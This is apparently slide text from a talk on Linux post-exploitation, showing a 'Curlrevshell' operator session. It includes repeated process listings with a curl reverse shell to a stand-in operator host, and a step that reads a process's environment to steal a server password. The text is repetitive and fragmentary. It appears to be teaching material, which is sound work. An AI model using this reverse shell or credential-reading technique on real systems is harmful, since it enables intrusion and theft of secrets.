systemd+	267591	0.0	1.3	20736	6216 ?	Ss	Sep06	0:00	/lib/systemd/systemd-resolved			
root	298135	0.0	0.0	13132	412 ?	S<sl	Sep06	0:05	/sbin/auditd			
wurzel	308351	0.0	1.7	18936	8104 ?	Ss	Sep06	0:00	/lib/systemd/systemd --user			
wurzel	308352	0.0	0.7	168772	3476 ?	S	Sep06	0:00	\ (sd-pam)			
root	329730	0.0	0.4	1227000	2316 ?	Sl	Sep07	0:02	/usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log			
root	329736	0.0	0.1	2944	624 ?	S	Sep07	0:00	\ tail --follow=name --silent /var/log/audit/audit.log			
don	476679	0.0	2.1	18972	10184 ?	Ss	10:02	0:00	/lib/systemd/systemd --user			
don	476681	0.0	0.7	168772	3480 ?	S	10:02	0:00	\ (sd-pam)			
wurzel	476982	0.1	2.2	1231420	10436 ?	Sl	10:13	0:00	vulnerableserver -domain victim.not-h4x.lol			
wurzel	477131	0.0	0.2	2584	940 ?	S	10:14	0:00	/bin/sh			
wurzel	477133	0.0	2.3	94148	11196 ?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N			
wurzel	477134	0.0	0.1	2584	884 ?	S	10:14	0:00	\ /bin/sh			
wurzel	477138	0.0	0.8	8540	4200 ?	R	10:14	0:00	\ ps awwwfux			
wurzel	477135	0.0	2.6	94096	12200 ?	S	10:14	0:00	\ curl -K- something-normal.com			

Situational Awareness - Not root

Ops - Curlrevshell									
root	32880	0.0	0.8	15444	4028 ?	Ss	Sep03	0:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root	476676	0.0	2.2	17428	10636 ?	Ss	10:02	0:00	\ sshd: don [priv]
don	476701	0.0	1.3	17688	6528 ?	S	10:02	0:00	\ sshd: don@pts/0
don	476702	0.0	0.9	5416	4456 pts/0	Ss+	10:02	0:00	\ -bash
systemd+	266091	0.0	0.4	18040	1984 ?	Ss	Sep06	0:00	/lib/systemd/systemd-networkd
root	266099	0.0	11.1	155828	52036 ?	Ss	Sep06	0:10	/lib/systemd/systemd-journald
systemd+	267468	0.0	0.6	90244	2976 ?	Ssl	Sep06	0:01	/lib/systemd/systemd-timesyncd
root	267507	0.0	0.2	26588	1276 ?	Ss	Sep06	0:00	/lib/systemd/systemd-udev
systemd+	267591	0.0	1.3	20736	6216 ?	Ss	Sep06	0:00	/lib/systemd/systemd-resolved
root	298135	0.0	0.0	13132	412 ?	S<sl	Sep06	0:05	/sbin/auditd
wurzel	308351	0.0	1.7	18936	8104 ?	Ss	Sep06	0:00	/lib/systemd/systemd --user
wurzel	308352	0.0	0.7	168772	3476 ?	S	Sep06	0:00	\ (sd-pam)
root	329730	0.0	0.4	1227000	2316 ?	Sl	Sep07	0:02	/usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log
root	329736	0.0	0.1	2944	624 ?	S	Sep07	0:00	\ tail --follow=name --silent /var/log/audit/audit.log
don	476679	0.0	2.1	18972	10184 ?	Ss	10:02	0:00	/lib/systemd/systemd --user
don	476681	0.0	0.7	168772	3480 ?	S	10:02	0:00	\ (sd-pam)
wurzel	476982	0.1	2.2	1231420	10436 ?	Sl	10:13	0:00	vulnerableserver -domain victim.not-h4x.lol
wurzel	477131	0.0	0.2	2584	940 ?	S	10:14	0:00	/bin/sh
wurzel	477133	0.0	2.3	94148	11196 ?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel	477134	0.0	0.1	2584	884 ?	S	10:14	0:00	\ /bin/sh
wurzel	477138	0.0	0.8	8540	4200 ?	R	10:14	0:00	\ ps awwwfux
wurzel	477135	0.0	2.6	94096	12200 ?	S	10:14	0:00	\ curl -K- something-normal.com


Situational Awareness - No custom code (yet)

```
Ops - Curlrevshell 100%
root      32880 0.0 0.8 15444 4028 ?      Ss   Sep03  0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root      476676 0.0 2.2 17428 10636 ?     Ss   10:02  0:00 \ sshd: don [priv]
don       476701 0.0 1.3 17688 6528 ?      S    10:02  0:00 \ sshd: don@pts/0
don       476702 0.0 0.9 5416 4456 pts/0   Ss+  10:02  0:00 \ -bash
systemd+  266091 0.0 0.4 18040 1984 ?      Ss   Sep06  0:00 /lib/systemd/systemd-networkd
root      266099 0.0 11.1 155828 52036 ?     Ss   Sep06  0:10 /lib/systemd/systemd-journald
systemd+  267468 0.0 0.6 90244 2976 ?     Ssl  Sep06  0:01 /lib/systemd/systemd-timesyncd
root      267507 0.0 0.2 26588 1276 ?      Ss   Sep06  0:00 /lib/systemd/systemd-udev
systemd+  267591 0.0 1.3 20736 6216 ?      Ss   Sep06  0:00 /lib/systemd/systemd-resolved
root      298135 0.0 0.0 13132 412 ?       S<sl Sep06  0:05 /sbin/auditd
wurzel    308351 0.0 1.7 18936 8104 ?      Ss   Sep06  0:00 /lib/systemd/systemd --user
wurzel    308352 0.0 0.7 168772 3476 ?     S    Sep06  0:00 \ (sd-pam)
root      329730 0.0 0.4 1227000 2316 ?     Sl   Sep07  0:02 /usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log
root      329736 0.0 0.1 2944 624 ?       S    Sep07  0:00 \ tail --follow=name --silent /var/log/audit/audit.log
don       476679 0.0 2.1 18972 10184 ?     Ss   10:02  0:00 /lib/systemd/systemd --user
don       476681 0.0 0.7 168772 3480 ?     S    10:02  0:00 \ (sd-pam)
wurzel    476982 0.1 2.2 1231420 10436 ?    Sl   10:13  0:00 vulnerableserver -domain victim.not-h4x.lol
wurzel    477131 0.0 0.2 2584 940 ?       S    10:14  0:00 /bin/sh
wurzel    477133 0.0 2.3 94148 11196 ?     S    10:14  0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel    477134 0.0 0.1 2584 884 ?       S    10:14  0:00 \ /bin/sh
wurzel    477138 0.0 0.8 8540 4200 ?     R    10:14  0:00 | \ ps awxfux
wurzel    477135 0.0 2.6 94096 12200 ?     S    10:14  0:00 \ curl -K- something-normal.com
```

Situational Awareness - Probably not in a container

```
Ops - Curlrevshell
root      32880 0.0 0.8 15444 4028 ?      Ss  Sep03 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root      476676 0.0 2.2 17428 10636 ?    Ss  10:02 0:00 \ sshd: don [priv]
don       476701 0.0 1.3 17688 6528 ?      S   10:02 0:00 \ sshd: don@pts/0
don       476702 0.0 0.9 5416 4456 pts/0  Ss+ 10:02 0:00 \ -bash
systemd+  266091 0.0 0.4 18040 1984 ?      Ss  Sep06 0:00 /lib/systemd/systemd-networkd
root      266099 0.0 11.1 155828 52036 ?    Ss  Sep06 0:10 /lib/systemd/systemd-journald
systemd+  267468 0.0 0.6 90244 2976 ?      Ssl Sep06 0:01 /lib/systemd/systemd-timesyncd
root      267507 0.0 0.2 26588 1276 ?      Ss  Sep06 0:00 /lib/systemd/systemd-udev
systemd+  267591 0.0 1.3 20736 6216 ?      Ss  Sep06 0:00 /lib/systemd/systemd-resolved
root      298135 0.0 0.0 13132 412 ?       S<sl Sep06 0:05 /sbin/auditd
wurzel    308351 0.0 1.7 18936 8104 ?      Ss  Sep06 0:00 /lib/systemd/systemd --user
wurzel    308352 0.0 0.7 168772 3476 ?    S   Sep06 0:00 \ (sd-pam)
root      329730 0.0 0.4 1227000 2316 ?    Sl  Sep07 0:02 /usr/local/sbin/procrastinationdr -log /var/log/procrastinationdr.log
root      329736 0.0 0.1 2944 624 ?       S   Sep07 0:00 \ tail --follow=name --silent /var/log/audit/audit.log
don       476679 0.0 2.1 18972 10184 ?    Ss  10:02 0:00 /lib/systemd/systemd --user
don       476681 0.0 0.7 168772 3480 ?    S   10:02 0:00 \ (sd-pam)
wurzel    476982 0.1 2.2 1231420 10436 ?   Sl  10:13 0:00 vulnerableserver -domain victim.not-h4x.lol
wurzel    477131 0.0 0.2 2584 940 ?       S   10:14 0:00 /bin/sh
wurzel    477133 0.0 2.3 94148 11196 ?    S   10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel    477134 0.0 0.1 2584 884 ?       S   10:14 0:00 \ /bin/sh
wurzel    477138 0.0 0.8 8540 4200 ?    R   10:14 0:00 | \ ps awwwfux
wurzel    477135 0.0 2.6 94096 12200 ?    S   10:14 0:00 \ curl -K- something-normal.com
```

A Simple Shell - So...?



A Simple Shel

I'm a Teal
Deer...



Things which aren't quite Hacking yet

Things v

Philosophical Rambling
- Mrs. McMurray

cking yet




Back to the shell



```
Ops - Curlrevshell 11


wurzel 476982 0.1 2.2 1231420 10436 ? Sl 10:13 0:00 vulnerableserver -domain victim.not-h4x.lol
wurzel 477131 0.0 0.2 2584 940 ? S 10:14 0:00 /bin/sh
wurzel 477133 0.0 2.3 94148 11196 ? S 10:14 0:00 \ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel 477134 0.0 0.1 2584 884 ? S 10:14 0:00 \ /bin/sh
wurzel 477138 0.0 0.8 8540 4200 ? R 10:14 0:00 | \ ps awwwfux
wurzel 477135 0.0 2.6 94096 12200 ? S 10:14 0:00 \ curl -K- something-normal.com
```

Back to the shell - "Us"




```
Ops - Curlrevshell
wurzel  476982  0.1  2.2 1231420 10436 ?      Sl  10:13  0:00  vulnerableserver -domain victim.not-h4x.lol
wurzel  477131  0.0  0.2  2584   940 ?      S   10:14  0:00  /bin/sh
wurzel  477133  0.0  2.3  94148 11196 ?      S   10:14  0:00  \ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel  477134  0.0  0.1  2584   884 ?      S   10:14  0:00  \ /bin/sh
wurzel  477138  0.0  0.8  8540  4200 ?      R   10:14  0:00  | \ ps awwwfux
wurzel  477135  0.0  2.6  94096 12200 ?      S   10:14  0:00  \ curl -K- something-normal.com
```

Back to the shell - A command



```
Ops - Curlrevshell
wurzel  476982  0.1  2.2 1231420 10436 ?      Sl  10:13  0:00  vulnerableserver -domain victim.not-h4x.lol
wurzel  477131  0.0  0.2  2584   940 ?      S   10:14  0:00  /bin/sh
wurzel  477133  0.0  2.3  94148 11196 ?      S   10:14  0:00  \ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel  477134  0.0  0.1  2584   884 ?      S   10:14  0:00  \ /bin/sh
wurzel  477138  0.0  0.8  8540  4200 ?      R   10:14  0:00  | \ ps awwwfux
wurzel  477135  0.0  2.6  94096 12200 ?      S   10:14  0:00  \ curl -K- something-normal.com
```

Back to the shell - A program



```
Ops - Curlrevshell
wurzel  476982  0.1  2.2 1231420 10436 ?        Sl   10:13   0:00 vulnerableserver -domain victim.not-h4x.lol
wurzel  477131  0.0  0.2  2584   940 ?        S    10:14   0:00 /bin/sh
wurzel  477133  0.0  2.3  94148 11196 ?        S    10:14   0:00 \ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel  477134  0.0  0.1  2584   884 ?        S    10:14   0:00 \ /bin/sh
wurzel  477138  0.0  0.8  8540  4200 ?        R    10:14   0:00 | \ ps awwwfux
wurzel  477135  0.0  2.6  94096 12200 ?        S    10:14   0:00 \ curl -K- something-normal.com
```

Back to the shell - Programs

Ops - Curlrevshell											
wurzel	476982	0.1	2.2	1231420	10436	?	Sl	10:13	0:00	vulnerableserver -domain victim.not-h4x.lol	
wurzel	477131	0.0	0.2	2584	940	?	S	10:14	0:00	/bin/sh	
wurzel	477133	0.0	2.3	94148	11196	?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N	
wurzel	477134	0.0	0.1	2584	884	?	S	10:14	0:00	\ /bin/sh	
wurzel	477138	0.0	0.8	8540	4200	?	R	10:14	0:00	\ ps awwwfux	
wurzel	477135	0.0	2.6	94096	12200	?	S	10:14	0:00	\ curl -K- something-normal.com	

The bulk of Linux theft: Reading files



The bulk of Linux theft: Reading files




The bulk of Linux theft: Reading files



A terminal window titled "Ops - Curlrevshell" with standard macOS window controls (red, yellow, green buttons) on the top left and a window icon on the top right. The terminal displays a command prompt followed by the command to read the environment file of a specific process.

```
> cat /proc/476982/environ
```

The bulk of Linux theft: Reading files



```
> cat /proc/476982/environ
PATH=/home/wurzel/bin:/home/wurzel/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/g
amesVULNERABLE_SERVER_PASSWORD=b6974f35b717c68ee1455840c884c4acSHELL=/bin/bashPWD=/home/wur
zelLOGNAME=wurzelXDG_SESSION_TYPE=ttyMOTD_SHOWN=pamHOME=/home/wurzelLANG=C.UTF-8XDG_SESSION
_CLASS=userUSER=wurzelSHLVL=0XDG_SESSION_ID=565XDG_RUNTIME_DIR=/run/user/1000DBUS_SESSION_B
US_ADDRESS=unix:path=/run/user/1000/bus_=/home/wurzel/bin/vulnerableserver>
```

Or read(2)ing files



```
Ops - Curlrevshell  ⌘⌘1  
> cat /proc/476982/environ
```


Or read(2)ing files



A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the title "Ops - Curlrevshell" in the center, and a window icon and "1" on the right. The terminal content shows a command prompt ">" followed by the command "strace cat /proc/476982/environ >/dev/null".


```
> strace cat /proc/476982/environ >/dev/null
```

Or read(2)ing files




```
> strace cat /proc/476982/environ >/dev/null
execve("/usr/bin/cat", ["cat", "/proc/476982/environ"], 0x7fff0ccf73d8 /* 16 vars */) = 0
brk(NULL)                               = 0x564792fee000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d485a6000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
```

Or read(2)ing files - Argv




```
> strace cat /proc/476982/environ >/dev/null
execve("/usr/bin/cat", ["cat", "/proc/476982/environ"], 0x7fff0ccf73d8 /* 16 vars */) = 0
brk(NULL)                               = 0x564792fee000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f5d485a6000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
```

Or read(2)ing files - "The command"



